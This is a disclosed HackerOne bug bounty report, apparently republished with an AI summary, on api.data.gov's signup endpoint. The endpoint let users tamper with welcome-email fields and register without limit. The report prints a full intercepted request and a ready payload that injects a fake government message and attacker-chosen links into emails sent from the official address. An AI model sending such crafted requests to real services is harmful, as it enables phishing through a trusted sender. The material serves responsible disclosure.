Multiple Bugs in api.data.gov/signup endpoint leads to send custom messages to Anyone
The signup endpoint accepted user-supplied values for the welcome email's example API URL and contact URL, and allowed unlimited signups with the same email address. An attacker could send a customised message from the service's own address that pointed recipients to a phishing site.
 Originally disclosed on HackerOne
- Triaged in 54 days
- Fixed in 5 months
- Paid in 54 days
- Disclosed after 5 months
Hey there,
while signing for new api key, i have found two bugs that is unusual and make anyone to send crafted or customised email to someone.
Bug 1: - low
- Go to https://api.data.gov/signup/
- Enter first and last name , then enter email id and get api key.
Bug: You can use the same email id and signup endlessly.
Bug 2: - Medium/High
- Go to https://api.data.gov/signup/
- Enter first and last name , email and sigup
- Now using Burp Suite Intercept the Proxy.The actual data in POST method looks like the following.
*POST /api-umbrella/v1/users.json?api_key=8Mndjk7k8ygsU4rM1lwBltMzet1FEAIuZeaqzEqV HTTP/1.1 Host: api.data.gov User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: application/json, text/javascript, /; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://api.data.gov/signup/ Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 497 DNT: 1 Connection: close
user%5Bfirst_name%5D=tester&user%5Blast_name%5D=moving&user%5Bemail%5D=testermoving%40gmail.com&user%5Buse_description%5D=&user%5Bterms_and_conditions%5D=1&user%5Bregistration_source%5D=web&options%5Bexample_api_url%5D=https%3A%2F%2Fdeveloper.nrel.gov%2Fapi%2Falt-fuel-stations%2Fv1%2Fnearest.json%3Fapi_key%3D%7B%7Bapi_key%7D%7D%26location%3DDenver%2BCO&options%5Bcontact_url%5D=https%3A%2F%2Fapi.data.gov%2Fcontact%2F&options%5Bsite_name%5D=&options%5Bsend_welcome_email%5D=true&options%5Bemail_from_name%5D=&options%5Bemail_from_address%5D=&options%5Bverify_email%5D=true
4.Now change following parameters as per your choice and send misleading information and phising website from [email protected]
user%5Bfirst_name%5D = Any sentence you want options%5Bexample_api_url%5D = your phishing site options%5Bcontact_url%5D = your contact URL

Send the Request to the server and you will receive a crafted message and URL that leads anyone to visit unwanted website.
Example:
Here is my payload that is used to send unintended website URLs and messages which not involved in YOUR DESING. (you can use the same payload and receive crafted messages and url)
user%5Bfirst_name%5D=This is from some governemt, Visit the follwing URL to register.&user%5Blast_name%5D=secondname&user%5Bemail%5D=testermoving%40gmail.com&user%5Buse_description%5D=&user%5Bterms_and_conditions%5D=1&user%5Bregistration_source%5D=web&options%5Bexample_api_url%5D=spoofed.websiteO&options%5Bcontact_url%5D=attackercontact.com&options%5Bsite_name%5D=&options%5Bsend_welcome_email%5D=true&options%5Bemail_from_name%5D=&options%5Bemail_from_address%5D=&options%5Bverify_email%5D=true
Impact
Bug 1 impact: Acquiring multiple API keys with same email id which is unusual.
Bug 2 impact: Send Customised message. Main problem here is, email is received from [email protected] which is identified as authentic E-Mail. Change the example URL and make anyone to visit malicious website. Change contact us website.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the signup endpoint trusted client-supplied options for the welcome email template, including the example API URL and contact URL, instead of using fixed server-side values.
Impact
An attacker could send a customised message from the service's own address that directed recipients to a malicious or phishing website, and could also obtain multiple API keys with one email address.
What the attacker needed
None
How it was found
- Go to the signup page and enter a first name, last name and email address to get an API key.
- Intercept the signup request with a proxy tool.
- Change the first name, the example API URL and the contact URL to chosen values.
- Send the modified request and receive a welcome email containing the crafted message and links.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you sign up for an API key, the service sends you a welcome email. This report found that the signup form let the person signing up choose parts of that email, such as a link and a contact address, and the email still appeared to come from the official service. That means someone could make the official service send a convincing email that led people to a fake website.
What is Business logic?
The application works as coded but not as intended: a negative price, a skipped payment step, a limit that can be crossed.




